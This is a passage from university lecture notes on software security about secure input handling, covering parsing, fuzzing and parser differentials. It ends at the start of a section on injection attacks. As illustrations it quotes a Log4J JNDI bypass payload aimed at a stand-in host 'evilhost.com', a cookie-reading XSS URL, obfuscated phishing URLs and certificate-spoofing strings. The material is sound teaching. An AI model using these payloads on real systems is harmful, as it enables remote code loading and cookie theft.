Secure Input Handling

Version 1.1

Lecture Notes on Software Security

Erik Poll

Digital Security group

Radboud University Nijmegen

August 2024

Summary

Most security vulnerabilities are caused by insecure input handling. These lecture notes discuss the patterns and anti-patterns for secure input handling, and also for *output handling*, as some input problems are in fact output problems.

A common misconception is that we should simply *validate* or *sanitise* inputs to prevent input problems. Input validation or sanitisation may be needed, but may also be a totally wrong way to tackle some input problem. Moreover, validation and sanitisation are commonly identified (or confused) even though they are fundamentally very different notions. To make matters worse, the many (near)synonyms – filtering, encoding, escaping, neutralising and quoting – add to the confusion.

We will look at input handling from the point of view of *parsing*. A typical application has to parse a wide variety of languages, formats and protocols. Most security problems are due to insecure, incorrect, or unintended parsing of these languages. Here these lecture notes owe a lot to the insights from the LangSec approach about the root causes of insecure input handling. Parsing provides a useful perspective to structurally prevent input handling problems: the LangSec approach for building secure parsers and the use of typing and 'safe' APIs that are not prone to injection attacks.

Contents

1 Introduction

Most security problems in software are input problems: in most attacks the attacker crafts some malicious input to exploit some vulnerability, causing the software to go off the rails when it processing that input with all sorts of nasty consequences. One of the few exceptions are purely passive eavesdropping attacks, where the attacker only observes a system. In all other attacks there is usually interaction between the attacker and the system under attack that involves the attacker supplying some input.

As the famous slogan ''*Garbage In, Garbage Out (GIGO)*' highlights, software will unquestioningly process any input and often produce nonsensical behaviour when given nonsensical inputs. Attacks with malicious input exploit this: the nonsensical behaviour that can be triggered by well-crafted garbage may be just the sort of thing an attacker is interested in. If the attacker can control the garbage that comes in, GIGO often descends into '*Malicious Garbage In, Security Incident Out (MISO)*'. Or, more succinctly, '*Garbage In, Evil Out*' [60].

There is a bewildering number of ways in which input can cause problems. Most people will know the OWASP Top Ten [1], fewer people will know the SANS/CWE Top 25[2], and nobody will know all the entries – around a thousand – in the CWE classification of security flaws that used to classify CVEs[3] Many of these bug categories concern input handling in some shape or form. Some of the more important categories of security flaws are discussed in Section 2, but we will not try to discuss all of them. Instead, the goal is to provide some insight into the underlying root causes that lead to input handling problems and more structural remedies to prevent them.

1.1 Safe programming languages

The best way to make input handling more secure is by not using a **memory-unsafe** programming language such as C, C++, or assembly, but to use a **memory-safe** and **type-safe** programming language such as Python, Go, Rust, Java, C#, Go, Kotlin, or Swift.

Of course, there are still many ways for input handling in applications written in memory- and type-safe languages to be insecure, – we will discuss plenty of examples of that later – but memory safety and type safety rule out swathes of security flaws[4]. Unless the potential performance gain of C(++) or assembly is important for your application, it is a no-brainer to go for a safer programming language instead. And if the extra performance is really needed, you should consider using Rust as a safer alternative of C(++); Rust is gaining traction as safe programming language for security-critical low-level system code.

We will not discuss memory or type safety in detail here but the notions will mentioned in places. And types can play an important role in tackling input problems, as we will see in Section 6.

1.2 The naive view: just add input validation and sanitisation

The naive view is that we just need to add input validation or input sanitisation – aka encoding – to make input handling secure. However, input validation and sanitisation are not always the

[1] `https://owasp.org/Top10`

[2] `https://www.sans.org/top25-software-errors`

[3] The full CWE list is available in PDF format at `https://cwe.mitre.org/data/published/cwe_latest.pdf`. To come to grips with the complex CWE taxonomy, there have been attempts to provide visualisations for parts of it, for example `https://cwe.mitre.org/data/pdf/1000_with_1344_colors.pdf`, but these only underline the scale and complexity.

[4] Statistics from Microsoft show that despite many efforts and large investments over the past two decades in 2019 roughly 70% of all security flaws fixed in Microsoft's codebase were still memory corruption bugs [64, 95].

best, or even appropriate, countermeasures. Unfortunately, it not uncommon for people, even people with plenty of expertise and experience who should know better, to claim that some security vulnerability is "*caused by* lack of input validation" even when input validation is not be the best defence – or not even an correct one.

It is widely accepted that security is not something that can be bolted onto to an application afterwards but needs to be considered throughout the software development lifecycle. The slogan for giving security attention throughout the software development lifecycle is *'Security by Design'*. The slogan *'Shift Left'* is used for attempts to shift attention to security to earlier stages in the development lifecycle. Similarly, secure input handling can not be bolted onto an application after the fact by adding input validation and sanitisation to interfaces. A robust way to handle input securely requires an understanding of the data flows inside an application and, most importantly, of the *languages* (aka data formats, protocols, or 'technologies') involved and being aware where these languages are parsed and processed.

1.3 Languages and Parsing

Malicious input entering a software application is like poison entering the human body. Just like poison can enter the bloodstream and end up in one of many organs to cause damage, malicious input can flow through the application to do damage some sub-component, third party library use, or external service that the application interacts with. Every line of code that processes input is a potential security risk.

But the analogy runs deeper. Poisoned food needs to be broken down by the digestive system to enter the bloodstream, and to do its damage it has end up in some biochemical process somewhere in the body: If you swallow something that you simply excrete at a day later on the toilet then it is probably not poisonous. Similarly, malicious input also needs to be broken down and processed to do its damage. As long as an application passes around some input as an uninterpreted blob of data it cannot do damage. Problems can only start once an application, or some back-end service it invokes, actually uses the data. Depending on the setting this 'using' can be called 'interpreting', 'processing', or 'executing'. A first step here is **parsing**, where a piece of data in is taken apart according to some data format or language. Simple forms of data, such as integer values or bytes, maybe be used without any parsing, but even for these may be some parsing – or interpreting – under the hood, for example the interpretation of 64 bits as a integer in two's complement format or the interpretation a byte as a signed numeric value. And even simple operations on integers can still go wrong, by over- or underflows or division-by-zero.

Obviously, parsing involves **languages**. There is a huge variety of languages here: file formats such as JPEG, mp3, Word, or PDF; network packet formats of network protocols such as 5G, WiFi, TCP/IP, TLS, or Bluetooth; HTML, URLs, and email addresses; data formats to interact with other services, such as SQL, XML, or JSON; data formats to interact with the operating system such as file names and operating system commands; and data formats specific to a programming language, such as format strings in C. Some of the languages above have categories of security vulnerabilities named after them, e.g. SQL injection. But for the languages that do not, a quick search of the CVE list will reveal that processing them is major source of security flaws[5].

An application may also introduce its own application-specific languages, for instance a data formats for clients and servers to interact or data representations for internal use. These also give rise to languages that may need to be parsed at various places.

[5]E.g. look at `https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=pdf` or try out some other file formats or protocols instead of PDF.




Figure 1: Malicious input can do damage in an application itself, in the protocol stack it sits on, or when it is forwarded to back-end systems and services. In all of these places malicious input can cause its harm when it is being parsed and processed. This can trigger *bugs*, e.g. buffer overflows in a TCP/IP implementation or PDF viewer, but in the case of injection attacks it triggers *features*, e.g. the feature of an HTML renderer to execute JavaScript (allowing XSS) or the feature of a database to execute arbitrary SQL queries (allowing SQL injection).

Because parsing of input – or data that is dependent on input – is dangerous (which we will discuss in more detail in Section 2), as programmers we need to be careful when *implementing* parsers (discussed in Section 5) and when *using* parsers (discussed in Section 6). We typically use parsers by using APIs that do some parsing of parameters.

Not all input handling flaws are due to problems with parsing. Even if all inputs are interpreted correctly and securely, there can still be bugs in the subsequent process of handling them: flaws in the program logic (which implements the so-called business logic), interactions of features that result in security problems, and broken or missing access control. All these flaws are usually very much application-specific. Ways to tackle these are not the focus for these lecture notes, but would include:

- Specifying application-specific security requirements that we want the application to meet.
- Defining **abuse cases** – i.e. malicious use case that an attacker might be interesting in – which are effectively the opposite of security requirements.
- Coming up with security tests for these requirements and abuse cases. These should include **negative test cases**, i.e. test cases that are supposed to fail with some security warning (and possibly result in some logging), unlike normal test cases for functionality which are meant to succeed.

1.4 Exploiting Bugs vs Exploiting Features

Figure 1 illustrates a typical application: input from the network – possibly malicious input provided by an attacker – reaches an application via APIs provided by the platform. It can then be processed in the application or passed on to other APIs: APIs of the platform, internal APIs of

sub-components, or APIs of external services and systems the application interacts with. This can trigger further interactions, with more input and output, with the application.

There are several places where a malicious input can trigger security flaws here:

1. The input can exploit a bug in the protocol stack that it traverses to reach the application (e.g., a bug in a TLS implementation) or a bug in some back-end service or library (e.g., a bug in a JPEG rendering library).

2. The input can exploit a flaw that is local to the application itself, for example a flaw in the program logic (or the 'business logic') or missing input validation, such as to check if a numerical input is non-negative.

3. The input may exploit a flaw in the *interaction* of the application with some by another application (or the operating system). The classic example is SQL injection, but all injection attacks (discussed in Section 2.5 fall in this category.

In the first two cases is it clear which piece of software is to blame. What makes the third case complicated is that it involves the interaction between two components and it is not immediately clear which of one is to blame. Possibly both are to blame, for making incorrect assumptions about the other? Incorrect, often implicit, assumptions are a recurring theme in security, and not just software security: attacks often involve the attacker breaking some implicit assumption.

Another difference is that in the third case the attacker exploits *features* rather than bugs. A buffer overflow in a TLS implementation or JPEG library is clearly a bug, and attackers can try to exploit this buggy behaviour to do something that interests them. But a SQL injection does not exploit any buggy behaviour of the SQL database. The ability to execute arbitrary SQL queries is a feature of any SQL data. Section 2.5, all injection exploit features rather than bugs.

In the first case above, where the security bug is not in the application but in the platform or some external service that it uses, like a TLS implementation or JPEG renderer, the application is not really to blame; it is the TLS implementation or JPEG renderer that is at fault. Still, the application, or rather its designers and developers, may not go scot-free here. Firstly, if the vulnerability in the JPEG library is known and there is a security patch for it, the application can be blamed for not having a good update mechanism. Secondly, maybe a better job could have been done at selecting a more secure TLS or JPEG implementation, possibly even doing a security evaluation of it. Thirdly, sometimes the designer of an application can be blamed for choosing to use a particularly error-prone protocol or format. The choice to use TLS is probably not controversial, but any application that chooses to use OpenVPN or IPSEC can be criticised for not using WireGuard as simpler alternative. A choice to support not only JPEG but also another dozen graphical formats *could* be criticised: this pulls in another set of libraries, increasing the risk of security flaws and making the job of patching harder. Fourthly, maybe the designers of the application could have done a better job at using compartmentalisation, say to confine the impact of any security flaws in the JPEG library to a component responsible for rendering, so that more security-critical functionality could never be impacted.

1.5 Overview

We assume the reader is familiar with the most standard forms of input attacks: buffer overflows, SQL injection and XSS. SQL injection (sometimes abbreviated to SQLi) and XSS are instances of the broader category of injection attacks, as discussed in Section 2.5.

Where possible we will use the simpler notion of SQL injection to illustrate ideas, but sometimes XSS is more interesting: XSS is more difficult to defend against because of the complex




Figure 2: The 'Rule of Two' used in the Chromium project [94]: code that handles inputs should not never have more than two of the following three dangerous features: 1) handling untrustworthy inputs, 2) written in unsafe programming language, and 3) executing at high privilege. Interestingly, untrustworthy inputs are defined as "inputs that have non-trivial grammars and/*or* come from untrustworthy sources" [italics added], so just a non-trivial grammar is enough for input to be deemed untrustworthy [94]. The issue of non-trivial grammars is discussed extensively in sections 2 and 5.

ways in which input can flow through modern web applications to ultimate do its damage by triggering JavaScript execution.

We will mention other types of security vulnerabilities but knowledge of these is not a prerequisite. Of course, such knowledge may be crucial for a particular software development project: you need to be aware of the typical problems that come with the programming language used, with the type of application you are building, and with the APIs or 'technologies' used to stand any change of getting the security right.

Section 2 gives a tour of well-known categories of input vulnerabilities and discusses the role of parsing and languages play in them, where many security boils down to buggy parsers or unintended parsing. These lecture notes are written for relative novices, so people familiar with all these types of input problems may want to skip or skim it. But even if you do know about all of these bug categories, looking at them from the perspective of parsing may be new.

Section 3 discusses the trinity of countermeasures to input handling problems – **validation**, **canonicalisation**, and **encoding** – and the relations and differences between them. Section 4 then goes on to explain why input validation and input sanitisation/encoding are often *not* the best way – or even a right way – to combat certain input problems.

As we already mentioned and will explore further in Section 2, many input handling problems are caused by buggy parsing or unintended parsing. Section 5 discusses the LangSec approach to construct secure parsers, and Section 6 discusses ways to prevent unintended parsing.

2 Input handling: What goes wrong, and why things go wrong.

In this section we take a tour of typical input problems to highlight the roles that **input languages** (aka *input formats*, *notations*, *data representations*, or *protocols*) and **parsing** of these languages play in them. As we will see, many input handling flaws, and indeed the bulk of all security problems, are ultimately caused by buggy (insecure or incorrect) parsing, by ambiguities in the languages being parsed, by unintended parsing, or by unexpected expressivity of languages that can unleash surprising functionality – functionality that an attacker can then hijack.

Applications consume input and produce output using a huge variety of data formats or protocols: URLs, email addresses, file names, HTML, XML, JSON, HTTP, TLS, IPv4, Bluetooth, PDF, mp3 and sometimes even plain old ASCII. We will use the word 'language' as a collective term for all of these, or sometimes input language (or output language) to avoid confusion with the programming language.

The mere fact that an application processes input supplied by an attacker gives that attacker a small computational foothold on the computer where the application is running: some code is being executed at the request of the attacker, using up some CPU cycles and requiring some memory, and the attacker can influence what that execution does by varying the input. Of course, the range of executions that the attacker can trigger may be – and ideally should be – very limited. The goal of the attacker is to exploit this foothold on the victim's machine to do something interesting – interesting from the attacker's point of view.

2.1 What goes wrong: insecure parsing in the network stack

The internet is of course a prominent input channel for many applications and one that usually brings the biggest security risks. Just this one input channel already involves a whole stack of languages, as illustrated in Figure 1, with a corresponding software stack to process them. A typical network stack involves many languages: TCP or UDP packets, data formats of the underlying technologies such as Ethernet, WiFi or 5G, and possible also protocols that run on top of IP, such as DNS, TLS and HTTP. Use of HTTP or TLS involves more languages: HTTP traffic will contain URLs and HTML, which in turn can include JavaScript, WebAssembly, and CSS (Cascading Style Sheets), while TLS involves handling the data format of X.509 certificates.

HTTP is a *text-based protocol*. XML, JSON, and HTML are also text-based. Protocols lower in the protocol stack in Figure 1 are usually *binary protocols*. Text-based protocols and data formats rely on some underlying *character encoding* that determines how characters are represented in raw binary format of bits and bytes. Modern languages tend use one of the Unicode character encodings: UTF-8, UTF-16 or UTF-32. Older languages tend to use ASCII. UTF-8 has been designed to be backwards compatible with ASCII. These character encodings are yet more languages that may to be encoded or decoded at some stage.

As input traverses the protocol stack from the bottom to the top, at each protocol layers data is *parsed* to extract the payload which is then passed on to the layer above. Of course, at the sender's side the output traverses a similar protocol stack, but from the top to the bottom. For example, an HTML payload sent over internet using HTTPS will be encrypted by TLS and then split into different TCP/IP packets at the sender's side to later be re-assembled and unencrypted at the receiver side. This processing of data as it goes down the protocol stack at the sender's side is called *serialisation* or *marshalling*, but can also be called *pretty printing* or *unparsing*. The processing of the data as it goes up the protocol at the receiver's side is called *unmarshalling* or *de-serialisation*. To introduce yet more synonyms: there can be *encoding* operations at the sending side and corresponding *decoding* operation on the receiving side.

As a software developer, when writing an application that runs on top of an internet protocol stack like the one in Fig. 1, you will of course ignore the complexities of the lower levels. Indeed, the very goal of these protocols is to offer abstraction layers that hide the complexities of lower layers, so that you only have to be aware of the protocol or language used at the top of the stack.

But even if as developer you can ignore these lower levels, the underlying software stack handling all these protocols and data formats is part of the attack surface. For any internet-facing application this attack surface is huge. The bulk of this software stack will be written in C or C++, so it provides rich pickings for any attacker looking for memory corruption bugs to exploit.

Exploiting flaws lower down in the protocol stack tends to be harder for an attacker. Some non-standard software may be needed to actually send data, as standard libraries will only send 'correct' data. At the lowest levels, the attacker may need special hardware and/or physical proximity. For example, to exploit bugs in a WiFi chip, attackers need to get within WiFi range and use some special WiFi dongle that can be programmed to send malformed traffic.

The upsides for the attacker are that bugs may be hard to patch – or impossible to patch if the bug is in hardware. Also, the same chip may be in lots of devices, so the impact of a security flaw in one chip can be huge.

Deploying network security measures can limit the attack surface for certain categories of attackers. For example, if you deploy a VPN, only authenticated parties can reach the attack surface above the VPN layer – i.e. behind the VPN. Note that deploying TLS in a web server usually does not reduce the attack surface in the web server, at the server usually will accept to set up a TLS connection with any party on the internet, unless it used with client authentication. So using TLS will increase the amount of software in the protocol stack, as it now includes a TLS implementation, and this additional software may contain bugs. So it increases the attack surface in the server. Of course, this does not mean that using TLS is a bad idea: it prevents Man-in-the-Middle (MitM) attackers from modifying or eavesdropping traffic, and it may make phishing attacks harder. Still, it is good to be aware that most security measures involve trade-offs, and that any security measure than introduces additional software also brings new risks.

2.2 What goes wrong wrong: insecure parsing at application level

Network protocol stacks are only places where we encounter complex languages and data format. At the application level there is a huge variety of file formats, data representations, and protocols that be used. Applications may use HTML for information to be displayed to the user or a wide range of graphics, audio or video formats: JPEG, GIF, PNG, MPEG, mp3, mp4, avi, flv, mkw, wmv, WebM, etc. Applications may exchange data in XML or JSON format or as PDF, Word and Excel. Applications also process smaller pieces of information, such as email addresses, file names, and URLs, and on mobile phones and tablets so-called intents.

These formats can be processed by an application itself or it may use some library or external services for it, e.g. an HTML rendering engine or some graphics library. An application may also pass information on to other applications: e.g. instead of displaying some PDF document or snippet of HTML itself, an application could launch an PDF viewer or a web browser. Either way, the format will have to be parser and processed by some code.

The complexity of these data format makes processing them correctly and securely hard. Formats such as HTML5, PDF, and Word and all audio, graphics, and video formats are *extremely* complex. Programs and libraries that process them are highly likely to contain bugs, and if the code is written in memory-unsafe languages these probably to include exploitable memory corruption bugs. As we will discuss in examples later, even apparently simple data

formats such as file names, URLs or email addresses are much more complex than you might think and mishandling them can give rise to more problems than you might imagine.

To get an impression of the security problems cause by handling common file formats, it is useful to do a search on the CVE list for say as PDF or any graphics, audio or video format you can think of[6]. Details about individual implementations can provide more anecdotal illustration of the scale of the problem. For example, in October 2018, FoxIt released a patch for 124 security flaws in their PDF viewers[7]. In the same week, Adobe released a patch for 47 security flaws in their PDF viewers[8].

All the file formats mentioned above are ideal attack vectors: people are constantly using these formats when they read their email, surf the web, or use just about any app on their mobile phone, so any bugs in parsing these formats are easy to trigger for an attacker.

Many of these data formats may not only be complex but also very *expressive*, offering lots of features. Some data formats include a full-blown programming or scripting language. This means a lot of computational power may get into the hands of attackers, as attackers may try to abuse these features in the injection attacks discussed in Section 2.5 below.

2.3 Finding parsing bugs: fuzzing

A great way to find security problems in parsing complex file formats is **fuzzing**. Here a large set of automatically generated inputs – mainly malformed inputs – is fed to an application to see it can be made to crash. Often the generation of inputs involves some mutation of valid input samples. If the application is written in C or C++, **sanitisers** are used to instrument the code with check for memory corruption, so that the application will crash on, say, small buffer overflows that normally might be silent.

The idea of fuzzing goes back to the late 1980s when it was used to test UNIX utilities [63] but interest in fuzzing has really exploded in the 2000s. The biggest game changer here was the advent of **coverage-guide grey-box fuzzing (CFG)**, also known as *evolutionary fuzzing*, pioneered by the fuzzer afl [105]. This type of fuzzing involves instrumenting the code to observe the execution paths taken when processing inputs; inputs are randomly mutated to see if this triggers new execution paths, and by repeating this process the set of test cases can grow and evolve to increase code coverage, without the user having to specify the input format. Instead of instrumenting the code, which requires access to the source code, it may also be possible to run the code in an emulator.

Prior to the advent of evolutionary fuzzing, another big advance in fuzzing has been the idea of *white-box fuzzing* as used in the SAGE fuzzer [34]: here symbolic execution (or more precisely, concolic execution) is used to automatically generate interesting inputs that will different execution paths. Unlike afl SAGE is a proprietary tool, so it has not seen the wide-scale adoption that afl has seen, nor the development of open source improvements (e.g. afl++).

When implementing an application that processes some complex input language – either some format in the protocol stack or some complex file format – then using a fuzzer is probably the most cost-effective way to improve the software quality and the security. And if you use libraries or third-party code for the processing complex input languages, then letting a fuzzer

[6] E.g. `https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=PDF` or `https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=jpeg`. Searching the CVE list like this is bound to include some false positives but gives a useful rough indication. There will also be security bugs for which no CVE has been filed, so it might even underestimate the number of problems.

[7] `https://threatpost.com/foxit-pdf-reader-fixes-high-severity-remote-code-execution-flaws/137889/`

[8] `https://threatpost.com/adobe-patches-47-critical-flaws-in-acrobat-and-dc/137847/`

loose in them is a great way to get an impression of how secure they are. Note that you should not find any bugs by fuzzing them with a standard fuzzing tool like afl(++), because running such fuzzers should be an integral part of the quality assurance that the developers of this code do. If they do not do this you should probably steer clear of using the code.

This does not mean that the use of fuzzing for security assurance is as widespread as it deserves to be, especially seeing how old and established the idea is by now. (We already mentioned that the first fuzzing tool goes back to the late 1980s; commercial fuzzing tools have been around for decades, with e.g. the DEFENSIS fuzzer by Codenomicon (since acquired by Synopsys) that came out of the research project at University of Oulu started in 1999 [45]; a first textbook on fuzzing appeared back to 2007 [93].)

It is disappointing to see that even software in security-critical system has clearly never been fuzzed. For instance, when contactless payments were being introduced in 2014, one of our Master students, Jordi van den Breekel, accidentally discovered buffer overflows in one brand of contactless payment terminals when trying to do relay attacks [11]. Given that the simplicity of data format used here, any fuzzer would have found that bug in seconds. The bug was responsibly disclosed and fixed at the time. In 2021 security researcher Josep Rodriguez reported more buffer overflows like this [35], so apparently fuzzers are still not being used to test the basic robustness of payment terminal interfaces.

For more information on fuzzing, there is a review article by Patrice Godefroid [33] and there are couple of good surveys of fuzzing tools and techniques [58, 108]. But be aware that the area is evolving rapidly with new tools being released regularly, so these surveys will miss the newest tools. Another place to start reading about fuzzing is 'The Fuzzing Book' by Andreas Zeller et al., an online interactive textbook[9].

2.4 Incorrect parsing and parsing differentials

Exploitable security flaws due to insecure parsing that can trigger buffer overflows are not the only thing that can go wrong. A *correctness* flaw in a parser that results some data getting parsed incorrectly but which in itself is not exploitable can still cause security problems. If two applications parse the same data differently, this can cause a misunderstanding between these applications that attackers may be able to exploit, especially if the data is used in security decisions. Such differences between parsers are called **parser differentials** [46, 86]. They can be due to a bug in one of the parsers, but if the data format is badly defined or ambiguous, it may not be clear which parser is actually incorrect. For example, as discussed in Section 2.4.4 below, for URLs there are actually two competing definitions. Parser differentials are more likely if the language being parsed is complex or poorly specified.

Parser differentials can even occurr in a single application if that application uses multiple parsers for the same data format. This happens often: as parsers for the same may be implemented inside libraries and APIs that a program uses, it is easy for this to happen without the developers even realising this.

2.4.1 Example: NULL characters

Parser differentials can arise just as easily in memory-safe programming languages as in memory-unsafe programming languages, but one particular problem specific to C/C++ code is the handling of null characters in input. Parsers written in C/C++ may abort parsing prematurely when they hit null characters, ignoring the remainder of an input string. This problem is common

[9] Available online at `https://www.fuzzingbook.org`.

enough to have been given its own entry in the CWE classification[10]. Null characters may also cause applications to crash. Classic examples are the bugs in Firefox and Internet Explorer which caused domain names in X.509 certificates to be parsed incorrectly if these contained null characters [59]. This for instance meant that a certificate for

```
www.paypal.com\0.mafia.com
```

was regarded as a valid certificate for `paypal.com` by these browsers, even though the certificate authority issued it – legitimately and correctly – to `mafia.com`. Strings in X.509 certificates are formatted in ANS.1 notation, which uses a length fields instead of some string terminator, so they can contain null characters.

2.4.2 Example: X.509 certificates

There have been more security problems caused by differences between parsers of X.509 [46] because the X.509 specification is so complex[11]. For example, the Common Name in an X.509 certificate is normally a single domain name but it can be a comma-separated sequence of domain names. This has led to problems where a certificate issued to

```
paypal.com, mafia.com
```

was considered to be a certificate for `paypal.com` by one application and a certificate for `mafia.com` by another. If a certificate authority and a browser parse this differently then it can also have security consequences. Unlike the problem with null characters, parsers can get this wrong irrespective of the programming language used. The possibilities for fake certificates this provides – or rather, real certificates that are misinterpreted – have been used in combination with SSL stripping [59].

2.4.3 Example: email addresses

Gmail makes the non-standard decision to ignore dots in the username component in email addresses. So `John.Smith@gmail.com` and `JohnSmith@gmail.com` are the same email address as far as Gmail is concerned, as is `J.o.h.n.S.....mith@gmail.com`.

This may seem harmless, but the fact that other applications may consider these as different email addresses can open up possibilities for attackers. In 2018 it was used to scam Netflix users [16]. The trick was to register a Netflix account using the Gmail address of someone else who already had a Netflix account, but with some extra dot in the email address Netflix did not realise these email addresses were in fact identical – in Gmail's view – and was happy to accept this new account as a different customer. By not supplying credit card information for this new account, the attacker could get Netflix to send an email to request credit card information. The victim would then enter their credit card information for the attacker's account, unless they happened to notice that there was a spurious dot in their email address or that their Netflix customer number was wrong.[12]

This non-standard parsing of email addresses is in fact a non-standard form of *canonicalisation*. Canonicalisation is discussed in Section 3.2. The syntax of email addresses is surprising complex and canonicalisation of email addresses is far from trivial, as discussed on page 26.

[10] Namely CWE 158, see `https://cwe.mitre.org/data/definitions/158.html`.

[11] Moxie Marlinspike's talk at Blackhat 2009 is a nice introduction to the complexities of X.509 certificates [59].

[12] Apparently Netflix did not require the victim to (re)authenticate before supplying the credit card information, as otherwise victims would have spotted that their password did not work for the attacker's account.

This example nicely illustrates how a tiny, apparently inconsequential difference between the way two applications handle the same piece of data can have a security impact. Of course, the tiny difference here affects a very fundamental notion, namely the question of when two values are equal.

2.4.4 Example: URLs

URLs are another good example of a complex language that is used for input and often involved in security decisions, which is a good recipe for security problems.

What adds to the confusion here is that there are two rival specifications. This is ironic, as the U in URL stands for Uniform[13] On the one hand there is RFC 3986 [78], which dates back to 2005, and which updates and/or obsoletes some earlier RFCs. RFC 3987 [79] defines the internationalised version using Unicode instead of US-ASCII characters. On the other hand, there is the 'Living Standard' maintained by the WHATWG community [99]. This specification, which is constantly being updated, also specifies domains, IP address, and the `application/x-www-form-urlencoded` format. It aims to obsolete the RFC specifications and make URL parsing more "solid" [99].

Unsurprisingly, a 2021 study into 16 URL parsing libraries and their use uncovered plenty of discrepancies and hence ample opportunity for security problems – and eight CVEs [66]. It found that developers sometimes use multiple parsing libraries in the same application; discrepancies between these libraries then provide wriggle room for attackers to worm their way through. More generally, incompatibilities between libraries in different application can also create problems, of course. Here the fact that there are two official specs creates incompatibility by design.

One example flaw (CVE-2021-45046) was a bypass for a security fix to prevent remote JNDI lookups as exploited by the Log4J vulnerability. The bypass involved JNDI lookups of the form

```
${jndi:ldap://127.0.0.1#.evilhost.com:1389/a}
```

Here the URL in this JNDI lookup includes second hostname, `evilhost.com`, in the fragment component of the URL, i.e. the part after the `#`. This created an exploitable discrepancy between two parsers used in the same application: the parser validating the URL determined the host to be `127.0.0.1`, so not a remote lookup, and let the request through, but the parser that then processed the requests determined the host to be `evilhost.com`.

An older example of a problem caused by mishandling URLs is a set of XSS vulnerabilities in Adobe's PDF browser plugin (CVE-2007-0045). This for instance meant that a URL of the form

```
http://victimsite.com/file.pdf#FDF=javascript:alert(document.cookie)
```

would cause a browser to execute the JavaScript inside the URL, with `victimsite.com` as its origin so that the Same Origin Policy (SOP) does not offer any protection. This is an example of a so-called *universal XSS flaw (UXSS)*: it is not a flaw in a specific website but a flaw in a browser (or browser plugin) that can be exploited on any website.

Note that this attack uses a custom `FDF` field inside the fragment component of the URL after the `#`. What this fragment portion looks like is not standardised but left up to individual media

[13] Strictly speaking – and even more ironically –, URLs should be called URIs, for Uniform Resource Identifier, and URLs with Unicode characters IRIs, for Internationalized Resource Identifier. We will stick with the common convention of calling them URLs. Pedantic people who complain about this seem to be a dying breed. The distinction between URLs and URIs, and – to complicate matters further – URNs, is explained in Section 1.1.3 of RFC 3986.

formats to define. Apart from `FDF` Adobe's plugin also uses `XML` and `XFDF` parameters that can be abused in the same way. This is a good illustration of how data formats – in this case the data format for URLs – tend to grow in complexity as more features are piled on.

Parsing URLs is not only tricky for software, but also for humans. This is exploited by **URL obfuscation attacks** used phishing. For instance, attackers can use URLs where the domain name is obscured, e.g.

```
https://www.visa:com@%39%32%2E%32%34%31%2E%31%37%32%2E%31%30%36
```

This uses the (depreciated) possibility to supply a username and password in a URL, in a fragment of the form `user:pass@` before the domain name. It also uses URL-encoding of the domain name to obscure the fact that there is an IP address after the `@`-sign, namely 92.241.172.106, which is the IP address of `mafia.org`.

Another way to trick users is to use URLs with non-standard fonts in so-called Unicode homograph attacks, for example with `https://paypal.com` where the a's are Cyrillic characters. Attackers can even try to confuse users with ASCII, for instance with `https://m!crosoft.com` or `https://g00gle.com`.

Modern browsers can use domain highlighting or puny-code to make users spot some of these attacks[14]. There has even been talk about getting rid of URLs as way for users to identify websites [67], but that initiative seems to have fizzled out.

Attacks may not have to resort to fancy syntactic tricks to create confusion. For example, the phishing emails that led to the ransomware attack on Maastricht University in 2020 used the domain names `windows-en-us-update.com` and `windows-afxupdate.com` [57]. Here the human victims did not make (syntactic) parsing mistakes, but they made (semantic) processing mistakes after they correctly parsed the URL – that is, assuming they bothered to look at the URLs at all.

2.4.5 Type confusion: parsing problems in programming languages

Type confusion[15] is bug that can only happen in programming languages that do not provide type-safety. Type confusion happens when a value of some type is treated as a value of a different, incompatible type. This can for instance happen in programs that use casts if these are not guaranteed to be type-safe by compile-time type-checking or runtime checks. Such casts may be implicit or explicit. Type confusion can also arise by using unsafe type constructions such as union types in C (see Figure 3 for a toy example) or more generally if the type safety can be broken.

Type confusion is a parsing problem. After all, the code that handles compound data structures (which can be code generated by a compiler or code inside the execution platfrom or interpreter for the language) has to parse their data representations, for example to extract fields or members. Each type comes with its own memory representation and its own way of parsing this. Type confusion applies the wrong parser to a piece of memory which leads to buggy behaviour. So it is a matter of using the wrong parser, but a parser that is in itself correct. In this respect it is similar to injection attacks, as we go on to discuss below.

[14] URLs that only use only one character set, but one that is unusual for the user, may still cause confusion as some browsers will then not use puny-code, as demonstrated on `https://www.xudongz.com/blog/2017/idn-phishing` [104].

[15] CWE-842 in the CWE classification.

```
struct user{
  bool is_enrolled;
  union {
    char* username; // for unrolled users
    int uid;        // for enrolled users
   };
};

struct user u;
u.is_enrolled = true;
u.uid = 240012;
printf("Username is %s \n", u.username);
}
```

Figure 3: Unsafe use of a union type in C: a user either has a `username` or a `uid`, and the code accesses the `username` field even though the `uid` is set. This means that the integer value of `uid` will be used as a pointer.

2.5 Injection attacks: unintended parsing

